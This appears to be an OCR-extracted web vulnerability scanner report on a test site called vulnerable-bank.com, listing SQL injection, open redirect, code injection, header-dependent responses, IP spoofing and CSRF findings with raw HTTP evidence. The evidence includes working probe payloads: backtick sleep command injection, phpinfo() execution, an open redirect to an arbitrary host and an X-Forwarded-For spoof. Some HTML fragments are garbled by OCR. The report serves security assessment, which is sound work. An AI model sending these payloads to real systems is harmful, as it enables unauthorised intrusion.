GET /app_v3_personal.php?id=nuzl&l3furiaufi6=1 HTTP/1.1
Host: www.vulnerable-bank.com
Accept-Encoding: gzip, deflate, l3furiaufi6
Accept: */*, text/l3furiaufi6
Accept-Language: en-US,en-GB;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.212 Safari/537.36
l3furiaufi6
Connection: close
Cache-Control: max-age=0
Referer: http://www.vulnerable-bank.com/app_v3_personal.php?id=Rate
Origin: https://l3furiaufi6.com
```

```
HTTP/1.1 200 OK
Date: Fri, 21 May 2021 16:06:39 GMT
Server: Apache/2.4.25 (Debian)
Vary: Accept-Encoding
Content-Length: 9262
Connection: close
Content-Type: text/html; charset=UTF-8

<!DOCTYPE html>
<html lang="en">
  <head>
    <meta charset="utf-8">
    <meta http-equiv="X-UA-Compatible" content="IE=edge">
    <meta name="viewport" content="width=device-width, initial-scale
[...]
```

Issues Over Time



Similar Issues Within the Application

Issue Name	Severity	Confidence	Vector URL
MySQL injection	medium	firm	http://www.vulnerable-bank.com/app_v3_personal.php
MySQL injection	medium	firm	http://www.vulnerable-bank.com/app_v3_loans.php
MySQL injection	medium	firm	http://www.vulnerable-bank.com/app_v3_loans.php
MySQL injection	medium	firm	http://www.vulnerable-bank.com/app_v3_business.php
MySQL injection	medium	firm	http://www.vulnerable-bank.com/app_v3_personal.php
MySQL injection	medium	firm	http://www.vulnerable-bank.com/app_v3_login_v1.php
MySQL injection	medium	firm	http://www.vulnerable-bank.com/app_v3_business.php
MySQL injection	medium	firm	http://www.vulnerable-bank.com/app_v3_login_v1.php
MySQL injection	medium	firm	http://www.vulnerable-bank.com/register_v1.php

Issue Name	Severity	Confidence	Vector URL
MySQL injection	medium	firm	http://www.vulnerable-bank.com/register_v1.php

Open redirection (reflected)

(https://cwe.mitre.org/data/definitions/601.html)

Reference

Using Burp to Test for Open Redirections (https://support.portswigger.net/customer/portal/articles/1965733-Methodology_Testing%20for%20Open%20Redirections.html)
Fun With Redirects (https://www.owasp.org/images/b/b9/OWASP_Appsec_Research_2010_Redirects_XSLJ_by_Sirdarckcat_and_Thornmaker.pdf)


FirstOrderEvidence

```
GET /redirect.php?redirect=http%3a%2f%2fai9jx4ov9ij%2fa%3fhttp%3a%2f%2fwww.defensecode.com%2f HTTP/1.1
Host: www.vulnerable-bank.com
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en-US,en-GB;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.212 Safari/537.36
Connection: close
Cache-Control: max-age=0
Referer: http://www.vulnerable-bank.com/app_v3_banking.php
```

```
HTTP/1.1 302 Found
```

```
Date: Fri, 21 May 2021 16:07:11 GMT
Server: Apache/2.4.25 (Debian)
Location: http://ai9jx4ov9ij/a?http://www.defensecode.com/
Content-Length: 0
Connection: close
Content-Type: text/html; charset=UTF-8
```

Issues Over Time



Similar Issues Within the Application

Issue Name	Severity	Confidence	Vector URL
Open redirection (reflected)	low	certain	http://www.vulnerable-bank.com/redirect.php

Code injection


```
GET /get_info.php?info=%60sleep%200%60  HTTP/1.1
Host: www.vulnerable-bank.com
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en-US,en-GB;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.212 Safari/537.36
Connection: close
Cache-Control: max-age=0
Referer: http://www.vulnerable-bank.com/get_info.php?info=phpinfo%28%29
```

```
HTTP/1.1 200 OK
Date: Fri, 21 May 2021 16:13:41 GMT
Server: Apache/2.4.25 (Debian)
Content-Length: 0
Connection: close
Content-Type: text/html; charset=UTF-8
```

```
GET /get_info.php?info=%60sleep%2011%60  HTTP/1.1
Host: www.vulnerable-bank.com
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en-US,en-GB;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.212 Safari/537.36
Connection: close
Cache-Control: max-age=0
Referer: http://www.vulnerable-bank.com/get_info.php?info=phpinfo%28%29
```

```
HTTP/1.1 200 OK
Date: Fri, 21 May 2021 16:13:42 GMT
Server: Apache/2.4.25 (Debian)
Content-Length: 0
Connection: close
Content-Type: text/html; charset=UTF-8
```

Issues Over Time



Similar Issues Within the Application

Issue Name	Severity	Confidence	Vector URL
Code injection	high	firm	http://www.vulnerable-bank.com/get_info.php

Referer-dependent response

(https://cwe.mitre.org/data/definitions/16.html)

CWE-213: Intentional Information Exposure (https://cwe.mitre.org/data/definitions/213.html)

Reference

DiffableEvidence

```
GET /get_info.php?info=phpinfo%28%29 HTTP/1.1
Host: www.vulnerable-bank.com
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en-US,en-GB;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.212 Safari/537.36
Connection: close
Cache-Control: max-age=0
Referer: http://www.vulnerable-bank.com/get_info.php?info=phpinfo%28%29
```


```
HTTP/1.1 200 OK
Date: Fri, 21 May 2021 16:24:52 GMT
Server: Apache/2.4.25 (Debian)
Vary: Accept-Encoding
Content-Length: 87324
Connection: close
Content-Type: text/html; charset=UTF-8
```

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml"><head>
<style type="text/css">
body {background-color: #fff; co
[...]
<td class="v">http </td></tr>
<tr><td class="e">CONTEXT_PREFIX </td><td class="v"> <i>
[...]
</th></tr>
<tr><td class="e">HTTP Request </td><td class="v">GET /get_info.php?info=phpinfo%28%29 HTTP/1.1 </td> </tr>
[...]
</th></tr>
<tr><td class="e">_REQUEST["info"]</td><td class="v">phpinfo()</td> </tr>
[...]
```

```
GET /get_info.php?info=phpinfo%28%29 HTTP/1.1
Host: www.vulnerable-bank.com
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en-US,en-GB;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.212 Safari/537.36
Connection: close
Cache-Control: max-age=0
```

```
HTTP/1.1 200 OK
Date: Fri, 21 May 2021 16:24:53 GMT
Server: Apache/2.4.25 (Debian)
Vary: Accept-Encoding
Content-Length: 86930
Connection: close
Content-Type: text/html; charset=UTF-8

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml"><head>
<style type="text/css">
body {background-color: #fff; co
[...]
```

Issues Over Time



Similar Issues Within the Application

Issue Name	Severity	Confidence	Vector URL
Referer-dependent response	info	firm	http://www.vulnerable-bank.com/get_info.php

User agent-dependent response

(https://cwe.mitre.org/data/definitions/16.html)

Reference

DiffableEvidence

```
GET /get_info.php?info=phpinfo%28%29 HTTP/1.1
Host: www.vulnerable-bank.com
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en-US,en-GB;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.212 Safari/537.36
Connection: close
Cache-Control: max-age=0
Referer: http://www.vulnerable-bank.com/get_info.php?info=phpinfo%28%29
```

```
HTTP/1.1 200 OK
Date: Fri, 21 May 2021 15:55:32 GMT
Server: Apache/2.4.25 (Debian)
Vary: Accept-Encoding
Content-Length: 87272
Connection: close
Content-Type: text/html; charset=UTF-8

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml"><head>
<style type="text/css">
body {background-color: #fff; co
[...]
<td class="v">Mozilla/5.0 (Windows NT 10.0 ; Win64;  x64 ) AppleWebKit/537 .36  (KHTML, like Gecko) Chrome /90 .0.4430.212
Safari/537 .36  </td>
[...]
<td class="v">59422  </td>
[...]
<td class="v">Mozilla/5.0 (Windows NT 10.0 ; Win64;  x64 ) AppleWebKit/537 .36  (KHTML, like Gecko) Chrome /90 .0.4430.212
Safari/537 .36  </td>
[...]
<td class="v">0 </ td>
```

```
[...]
</td>< /tr>
[...]
</td></t r>
[...]
</tr>
<tr>
[...]
</tr>
<t r>
[...]
<tr> <td class="e">
[...]
<tr><t d class="e">
[...]
<td  class="e">
[...]
<td cla ss="e">
[...]
<td class= "e">
[...]
<td class=" e">
[...]
<td class="e ">
[...]
<td class="e" >
[...]
<td class="e"> packets_received_change_user </td>
[...]
<td class="e">r esult_set_queries </td>
[...]
<td class="e">no n_result_set_queries </td>
[...]
<td class="e">no _index_used </td>
[...]
<td class="e">bad _index_used </td>
[...]
<td class="e">unbu ffered_sets </td>
[...]
<td class="e">rows_ fetched_from_server_ps </td>
[...]
<td class="e">rows_b uffered_from_client_ps </td>
[...]
<td class="e">rows_fe tched_from_client_normal_unbuffered </td>
[...]
<td class="e">rows_af fected_ps </td>
[...]
<td class="e">rows_ski pped_ps </td>
[...]
<td class="e">copy_on_wr ite_performed </td>
[...]
<td class="e">connect_fai lure </td>
[...]
<td class="e">active_persistent_connections  </td>
[...]
<td class=" v">
[...]
<td cl ass="v">
[...]
</td><t d class="v">
[...]
<td c lass="v">
[...]
<td class="v">0 </ td>
[...]
</td> </tr>
[...]
<td class="v">0 < /td>
[...]
<td class="v">0 </ td>
[...]
<td cla ss="v">
[...]
</td>< /tr>
```


```
[...]
<td class="v">Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.2 12 Safar i/53
7.36</td></tr>
<t r>< td class="e">_SERVER[ "HTTP_ CON NECTION"]</ td><td clas s=" v">
[...]
<td class ="v">
[...]
</td><td class= "v"> 1621612532</td>
[...]
<tr clas="h"><  th>
[...]
```

```
GET /get_info.php?info=phpinfo%28%29 HTTP/1.1
Host: www.vulnerable-bank.com
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en-US,en-GB;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (iPhone; CPU iPhone OS 5_1 like Mac OS X) AppleWebKit/534.46 (KHTML, like Gecko) Version/5.1 Mobile/9B176 Safari/7534.48.3
Connection: close
Cache-Control: max-age=0
Referer: http://www.vulnerable-bank.com/get_info.php?info=phpinfo%28%29
```

```
HTTP/1.1 200 OK
Date: Fri, 21 May 2021 16:25:04 GMT
Server: Apache/2.4.25 (Debian)
Vary: Accept-Encoding
Content-Length: 87400
Connection: close
Content-Type: text/html; charset=UTF-8

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml"><head>
<style type="text/css">
body {background-color: #fff; co
[...]
<td class="v">Mozilla/5.0 (iPhone ; CPU iPhone OS 5_1 like Mac OS X ) AppleWebKit/534 .46 (KHTML, like Gecko) Version /5 .1 Mobile/9B176 Safari/7534 .48.3 </td>
[...]
<td class="v">46054 </td>
[...]
<td class="v">Mozilla/5.0 (iPhone ; CPU iPhone OS 5_1 like Mac OS X ) AppleWebKit/534 .46 (KHTML, like Gecko) Version /5 .1 Mobile/9B176 Safari/7534 .48.3 </td>
[...]
<td class="v">6021 </td>
[...]
<td class="v">11468 </td>
[...]
<td class="v">254 </td>
[...]
<td class="v">262 </td>
[...]
<td class="v">1048 </td>
[...]
<td class="v">1016 </td>
[...]
<td class="v">315 </td>
[...]
<td class="v">1457 </td>
[...]
<td class="v">5436 </td>
[...]
<td class="v">563 </td>
[...]
<td class="v">85 </td>
[...]
<td class="v">35 </td>
[...]
<td class="v">25 </td>
[...]
<td class="v">86 </td>
[...]
<td class="v">32 </td>
[...]
<td class="v">17 </td>
[...]
<td class="v">1 </td>
[...]
<td class="v">11 </td>
[...]
<td class="v">17 </td>
```

```
[...]
<td class="v">15 </td>
[...]
<td class="v">15 </td>
[...]
<td class="v">12 </td>
[...]
<td class="v">1 </td>
[...]
<td class="v">15 </td>
[...]
<td class="v">30 </td>
[...]
<td class="v">21 </td>
[...]
<td class="v">18446744073709551595 </td>
[...]
<td class="v">21 </td>
[...]
<td class="v">17 </td>
[...]
<td class="v">12 </td>
[...]
<td class="v">18 </td>
[...]
<td class="v">21 </td>
[...]
<td class="v">21 </td>
[...]
<td class="v">25 </td>
[...]
<td class="v">18 </td>
[...]
<td class="v">243 </td>
[...]
<td class="v">72854 </td>
[...]
<td class="v">Mozilla/5.0 (iPhone ; CPU iPhone OS 5_1 like Mac OS X ) AppleWebKit/534 .46 (KHTML, like Gecko) Version /5 .1
Mobile/9B176 Safari/7534 .48.3 </td>
[...]
<td class="v">46054 </td>
[...]
<td class="v">1621614304 .536 </td>
[...]
<td class="v">1621614304 </td>
[...]
```

Issues Over Time



Similar Issues Within the Application

Issue Name	Severity	Confidence	Vector URL
User agent-dependent response	info	firm	http://www.vulnerable-bank.com/get_info.php

Spoofable client IP address

(https://cwe.mitre.org/data/definitions/16.html)

Reference

DiffableEvidence


```
GET /get_info.php?info=phpinfo%28%29 HTTP/1.1
Host: www.vulnerable-bank.com
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en-US,en-GB;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.212 Safari/537.36
Connection: close
Cache-Control: max-age=0
Referer: http://www.vulnerable-bank.com/get_info.php?info=phpinfo%28%29
```

```
HTTP/1.1 200 OK
Date: Fri, 21 May 2021 16:25:17 GMT
Server: Apache/2.4.25 (Debian)
Vary: Accept-Encoding
Content-Length: 87320
Connection: close
Content-Type: text/html; charset=UTF-8

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml"><head>
<style type="text/css">
body {background-color: #fff; co
[...]
```

```
GET /get_info.php?info=phpinfo%28%29 HTTP/1.1
Host: www.vulnerable-bank.com
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en-US,en-GB;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.212 Safari/537.36
Connection: close
Cache-Control: max-age=0
Referer: http://www.vulnerable-bank.com/get_info.php?info=phpinfo%28%29
X-Forwarded-For: 127.0.0.1
```

```
HTTP/1.1 200 OK
Date: Fri, 21 May 2021 16:25:18 GMT
Server: Apache/2.4.25 (Debian)
Vary: Accept-Encoding
Content-Length: 87514
Connection: close
Content-Type: text/html; charset=UTF-8

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml"><head>
<style type="text/css">
body {background-color: #fff; co
[...]
<td class="v">http </td></tr>
<tr><td class="e">CONTEXT_PREFIX </td><td class="v"> <i>
[...]
</th></tr>
<tr><td class="e">HTTP Request </td><td class="v">GET /get_info.php?info=phpinfo%28%29 HTTP/1.1 </td> </tr>
[...]
</th></tr>
<tr><td class="e">_REQUEST["info"]</td><td class="v">phpinfo()</td> </tr>
[...]
```

Issues Over Time



Similar Issues Within the Application

Issue Name	Severity	Confidence	Vector URL
Spoofable client IP address	info	firm	http://www.vulnerable-bank.com/get_info.php

Cross-site request forgery

(https://cwe.mitre.org/data/definitions/352.html)

Reference

Using Burp to Test for Cross-Site Request Forgery (https://support.portswigger.net/customer/portal/articles/1965674-using-burp-to-test-for-cross-site-request-forgery-csrf-)
The Deputies Are Still Confused (https://media.blackhat.com/eu-13/briefings/Lundeen/bh-eu-13-deputies-still-confused-lundeen-wp.pdf)

DiffableEvidence


```
POST /app_v3_login_v1.php HTTP/1.1
Host: www.vulnerable-bank.com
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en-US,en-GB;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.212 Safari/537.36
Connection: close
Cache-Control: max-age=0
Referer: http://www.vulnerable-bank.com /app_v3_login.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 47

username_db=PNrCaZHX&password_db=s3E%21d5r%2103
```

```
HTTP/1.1 200 OK
Date: Fri, 21 May 2021 15:50:59 GMT
Server: Apache/2.4.25 (Debian)
Vary: Accept-Encoding
Content-Length: 10122
Connection: close
Content-Type: text/html; charset=UTF-8


<!DOCTYPE html>
<html lang="en">
  <head>
    <meta charset="utf-8">
    <meta http-equiv="X-UA-Compatible" content="IE=edge">
    <meta name="viewport" content="width=device-width, initial-sc
[...]
```

```
POST /app_v3_login_v1.php HTTP/1.1
Host: www.vulnerable-bank.com
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en-US,en-GB;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.212 Safari/537.36
Connection: close
Cache-Control: max-age=0
Referer: http://XXjWBQjxQhlPIdAhvsU.com /app_v3_login.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 47

username_db=PNrCaZHX&password_db=s3E%21d5r%21O3
```

```
HTTP/1.1 200 OK
Date: Fri, 21 May 2021 16:32:23 GMT
Server: Apache/2.4.25 (Debian)
Vary: Accept-Encoding
Content-Length: 10122
Connection: close
Content-Type: text/html; charset=UTF-8


<!DOCTYPE html>
<html lang="en">
  <head>
    <meta charset="utf-8">
    <meta http-equiv="X-UA-Compatible" content="IE=edge">
    <meta name="viewport" content="width=device-width, initial-sc
[...]
```

Issues Over Time



Similar Issues Within the Application

Issue Name	Severity	Confidence	Vector URL
Cross-site request forgery	info	tentative	http://www.vulnerable-bank.com/app_v3_login_v1.php
Cross-site request forgery	info	tentative	http://www.vulnerable-bank.com/register_v1.php